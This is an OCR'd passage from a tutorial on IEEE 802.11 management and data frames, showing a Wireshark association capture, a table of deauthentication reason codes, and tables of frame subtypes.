
3.3.3.2 Reassociation Request



3.3.3.3 Response




The following is a screenshot of a successful association response:


association-req-resp-open-nw.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 00:12:bf:12:32:29 ff:ff:ff:ff:ff:ff IEEE 802 Beacon frame, SN=378, FN=
2 36.906304 00:15:6d:10:11:05 00:12:bf:12:32:29 IEEE 802 Association Request, SN=3
3 36.906304 00:15:6d:10:11:05 (RA IEEE 802 Acknowledgement, Flags=..
4 36.906816 00:12:bf:12:32:29 00:15:6d:10:11:05 IEEE 802 Association Response, SN=
5 36.907328 00:12:bf:12:32:29 (RA IEEE 802 Acknowledgement, Flags=..
Frame 4 (36 bytes on wire, 36 bytes captured)
IEEE 802.11 Association Response, Flags: ....
Type/Subtype: Association Response (0x01)
Frame Control: 0x0010 (Normal)
Duration: 213
Destination address: 00:15:6d:10:11:05 (00:15:6d:10:11:05)
Source address: 00:12:bf:12:32:29 (00:12:bf:12:32:29)
BSS Id: 00:12:bf:12:32:29 (00:12:bf:12:32:29)
Fragment number: 0
Sequence number: 751
IEEE 802.11 wireless LAN management frame
Fixed parameters (6 bytes)
Capability Information: 0x0001
Status code: Successful (0x0000)
Association ID: 0x0001
Tagged parameters (6 bytes)
Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)
0000 10 00 d5 00 00 15 6d 10 11 05 00 12 bf 12 32 29 ......m. ......2)
0010 00 12 bf 12 32 29 f0 2e 01 00 00 00 01 c0 01 04 ....2).. ....
0020 82 84 8b 96 ....
Status of requested event (wlan_mgt.fixed.status_code), 2 bytes
Packets: 5 Displayed: 5 Marked: 0

3.3.4 Disassociate / Deauthentication

File: deauthentication


The following diagram illustrates a deauthentication frame:




Different "reason code" values:

Reason Code	Description	Meaning
0	No Reason Code	Normal operation.
1	Unspecified Reason	Client associated but no longer authorized.
2	Previous Authentication no longer valid	Client associated but not authorized.
3	Deauthentication Leaving	Deauthenticated because sending STA is leaving (has left) IBSS or ESS.
4	Disassociation Due To Inactivity	Client session timeout exceeded.
5	Disassociation AP Busy	AP is busy and is unable to handle currently associated stations.
6	Class2 Frame From Non Authenticated Station	Client attempted to transfer data before it was authenticated.
7	Class3 Frame From Non Associated Station	Client attempted to transfer data before it was associated.
8	Disassociation STA Has Left	STA is leaving or has left BSS.
9	STA Request Association Without Authentication	Station (re)association is not authenticated with responding station.
...	...	
99	Missing Reason Code	Client momentarily in an unknown state.

The following is an example of a deauthentication frame in Wireshark with the reason code 2 (Previous Authentication Not Valid) sent by the AP:



The following deauthentication frame from airplay-ng sent to the BSSID 00:11:22:33:44:55. It uses reason code 3 (Deauthentication Leaving):




3.3.5 ATIM

ATIM frames are used in ad hoc networks. A station notifies the recipient with this frame to indicate it has buffered data.

3.3.6 Action frames

802.11h adds support for “action frames” which trigger specific measurements. Spectrum management request measurements to be taken, gathered and eventually requests a channel change switch. Such frames are not very common and thus will not be discussed in detail.

The following a diagram of such frame:



3.4 Data frames

File: data_packets_dhcp

This table will help you remember the different types of data frames:

Type field value	Subtype field value	Description
2	0	Data
2	1	Data + CF ACK
2	2	Data + CF Poll
2	3	Data + CF ACK + CF Poll
2	4	Null function (no data)
2	5	CF ACK (no data)
2	6	CF Poll (no data)
2	7	CF ACK + CF Poll (no data)
2	8-15	**Reserved**

3.4.1 Most common frames


The most common frames you'll find are data and null frames.

3.4.1.1 Data frame


The purpose of the data frame is to transfer data from an upper layer of a station to another wireless (or wired) machine.

The following is a DHCP request-response (UDP) captured on an open network:


Frame 1 - The beacon of the 'Appart' network, on channel 3 and uses 802.11b rates:



